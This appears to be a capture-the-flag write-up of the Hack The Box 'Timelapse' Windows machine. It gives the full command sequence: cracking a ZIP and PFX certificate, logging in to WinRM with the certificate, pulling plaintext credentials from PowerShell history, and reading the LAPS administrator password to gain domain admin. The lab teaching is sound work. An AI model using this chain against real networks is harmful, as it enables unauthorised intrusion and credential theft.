HTB: Timelapse
🧑🚀 published on Mon Jun 01 2026 · 3 min read
Windows box, no credentials. The initial foothold is unusual: instead of extracting a password from some file, you crack a PFX certificate and use it directly to authenticate to WinRM. No username, no password - just a client certificate. It’s a reminder that Windows supports certificate-based authentication in places people often forget about. LAPS is the escalation, which is worth understanding because it’s deployed everywhere and constantly misread on BloodHound graphs.
Recon
10.129.227.113, domain timelapse.htb, DC01. One thing nmap flagged that’s unusual: port 5986 open instead of the typical 5985. Port 5986 is WinRM over SSL (HTTPS). Regular WinRM is 5985 (plain HTTP). Null sessions were denied, but guest auth on SMB worked:
nxc smb 10.129.227.113 -u 'guest' -p '' --shares
Share      Permissions
Shares     READ
The Shares share had two subdirectories: Dev and HelpDesk. HelpDesk had LAPS documentation - the installer, a datasheet, an operations guide. Filed as a hint for later. Dev had one file: winrm_backup.zip.
Cracking the ZIP and PFX
The zip was password-protected. zip2john extracts the hash, john cracks it:
zip2john winrm_backup.zip > zip.hash
john zip.hash --wordlist=/usr/share/wordlists/rockyou.txt

supremelegacy    (winrm_backup.zip/legacyy_dev_auth.pfx)
Inside: legacyy_dev_auth.pfx. A PFX (PKCS#12) file is a binary container that bundles a certificate and its corresponding private key together, encrypted with a passphrase. It’s typically used to distribute identities for things like client certificate authentication. The passphrase protects the private key inside - you can’t extract either the certificate or the key without it.
This one was also passphrase-protected:
crackpkcs12 -d /usr/share/wordlists/rockyou.txt legacyy_dev_auth.pfx

Dictionary attack - Thread 8 - Password found: thuglegacy
With the passphrase, openssl extracts the certificate and key separately:
openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out key.pem -nodes -passin pass:thuglegacy
openssl pkcs12 -in legacyy_dev_auth.pfx -nokeys  -out cert.pem -passin pass:thuglegacy
WinRM via Client Certificate
WinRM supports certificate-based authentication as an alternative to password auth. When you connect with a client certificate, WinRM checks which domain account the certificate’s subject maps to and authenticates you as that user - no password involved. The certificate filename legacyy_dev_auth.pfx gives away the username.
evil-winrm takes the cert and key directly with -c and -k. The -S flag tells it to use SSL (port 5986):
evil-winrm -i 10.129.227.113 -c cert.pem -k key.pem -S

*Evil-WinRM* PS C:\Users\legacyy\Documents>
User flag on legacyy’s desktop.
PowerShell History
Checking C:\Users\ showed legacyy, svc_deploy, TRX, and Administrator. The LAPS documentation in HelpDesk was the obvious escalation hint, but I needed credentials first.
Windows PowerShell saves command history through PSReadLine to a plaintext file:
C:\Users\<user>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txtThis is the equivalent of bash’s .bash_history, except Windows users are often less aware it exists. Legacyy’s history:
type C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -SessionOption $so -scriptblock {whoami}
Someone used PowerShell remoting with svc_deploy’s credentials to run a command on the local machine. The full credential object is right there in history: svc_deploy:E3R$Q62^12p7PLlC%KWaxuaV.
LAPS Password via svc_deploy
BloodHound showed what svc_deploy could do:

SVC_DEPLOY → LAPS_READERS → ReadLAPSPassword → DC01.
LAPS (Local Administrator Password Solution) is a Microsoft tool that automatically rotates the built-in Administrator password on domain-joined machines on a schedule and stores the current password in AD as an attribute (ms-Mcs-AdmPwd) on the computer object. The point is to prevent lateral movement from one compromised machine to another via a shared local admin password. The tradeoff is that the password has to live somewhere - it lives in AD, readable by members of designated groups. If you’re in one of those groups, you can read it.
bloodyAD queries it directly:
bloodyAD --host 10.129.227.113 -d timelapse.htb \
  -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV' \
  get search --filter '(ms-mcs-admpwdexpirationtime=*)' \
  --attr ms-mcs-admpwd,ms-mcs-admpwdexpirationtime

distinguishedName: CN=DC01,OU=Domain Controllers,DC=timelapse,DC=htb
ms-Mcs-AdmPwd: 1xs%D)bv+G8K8+Tpk{e%7282
evil-winrm -i 10.129.227.113 -u Administrator -p '1xs%D)bv+G8K8+Tpk{e%7282' -SOne thing worth noting: the root flag wasn’t on Administrator’s desktop - it was on the TRX user’s desktop. Grabbed it from C:\Users\TRX\Desktop\. The PowerShell history file is the lesson from this box. The pfx cert hidden in a zip was a clever entry, but someone leaving evil-winrm invocations in their command history with plaintext credentials is the kind of thing that shows up constantly in real Windows environments. The ConsoleHost_history.txt file is almost never on the checklist and almost always has something in it.